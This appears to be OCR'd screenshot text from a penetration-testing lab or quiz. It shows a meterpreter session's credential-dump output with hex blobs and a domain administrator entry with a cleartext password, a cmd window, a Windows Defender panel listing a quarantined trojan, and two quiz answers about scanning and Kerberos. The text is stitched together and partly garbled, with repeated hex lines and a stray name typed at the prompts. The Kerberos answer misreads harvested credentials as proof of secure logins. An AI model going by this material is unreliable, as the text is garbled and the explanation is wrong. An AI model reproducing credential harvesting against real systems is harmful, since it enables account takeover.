9b 81 20 bc 45 e3 e6 0d 17 5f d5 47 4d f5 8e b2 9b b4 d9 f1 ed f5 e7 c8 40 6c 5b ba 08 d7 77 4f 8
b fc 34 54 49 3e ce 65 7c f3 43 06 6f 65 de df a9 8b 1a 0a 05 05 58 c8 b8 55 22 5f ef ea 65 43 2e
 2b eb 10 21 78 f6 1f 9a a2 b7 67 b1 85 1b fa 7e e2 d3 1e 7b 71 6f 89 7f c4 48 5c 33 0e 0f ad d3
3e e1 d8 d5 6e a1 03 34 a1 90 e5 25 a2 e6 b5 66 92 b1 95 b4 35 c9 2f ca 26 72 b0 0c 4d a9 01
0;999      Negotiate  DOMAIN        SERVER$        97 82 cd 7f 1a 51 ad 17 72 95 4b f0 67 75 92
e8 d2 ea 77 44 75 91 ae f2 e3 e4 49 0e 47 68 44 5e 22 24 70 4f 7e e1 e2 2d 9b 50 22 fe c6 a6 74 d
d b5 9a 86 b0 90 57 f7 8a 41 b4 d0 9a 03 69 10 0b 8d 27 54 41 b0 e7 84 89 79 8d da 43 06 82 0b 52
 1b df ef 14 ce 9e 27 eb 49 7a bd c0 ba c9 4b 8d 79 47 be 1c fe 20 a6 52 85 39 fa 9b 55 ca 2b 70
9b 81 20 bc 45 e3 e6 0d 17 5f d5 47 4d f5 8e b2 9b b4 d9 f1 ed f5 e7 c8 40 6c 5b ba 08 d7 77 4f 8
b fc 34 54 49 3e ce 65 7c f3 43 06 6f 65 de df a9 8b 1a 0a 05 05 58 c8 b8 55 22 5f ef ea 65 43 2e
 2b eb 10 21 78 f6 1f 9a a2 b7 67 b1 85 1b fa 7e e2 d3 1e 7b 71 6f 89 7f c4 48 5c 33 0e 0f ad d3
3e e1 d8 d5 6e a1 03 34 a1 90 e5 25 a2 e6 b5 66 92 b1 95 b4 35 c9 2f ca 26 72 b0 0c 4d a9 01
0;9916566  Kerberos   DOMAIN        administrator  P@ssw0rd

meterpreter > Andree Salvo
```

Administrator: cmd - Shortcut

```
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\System32>Andree Salvo
```

Windows Defender

PC status: Protected

View the items that were detected as potentially harmful and the actions that you took on them:

● **Quarantined items**
Items that were prevented from running but not removed from your PC.

○ Allowed items
Items that you've allowed to run on your PC.

○ All detected items
Items that were detected on your PC.

Detected item	Alert level	Date
□ Trojan:Win32/Dorv.A	Severe	9/1/2025 11:55 PM

Category: Trojan

Description: This program is dangerous and executes commands from an attacker.

Recommended action: Remove this software immediately.

Prompt	Response
Explain the difference between **active and passive scanning tools and techniques**.	Active scanning tools directly interact with systems to find vulnerabilities, while passive scanning tools quietly observe network traffic without sending probes.
Explain the significance of the **kerberos** output.	The Kerberos output matters because it shows the authentication process and ticket activity, which helps confirm secure logins and spot any suspicious or unauthorized access.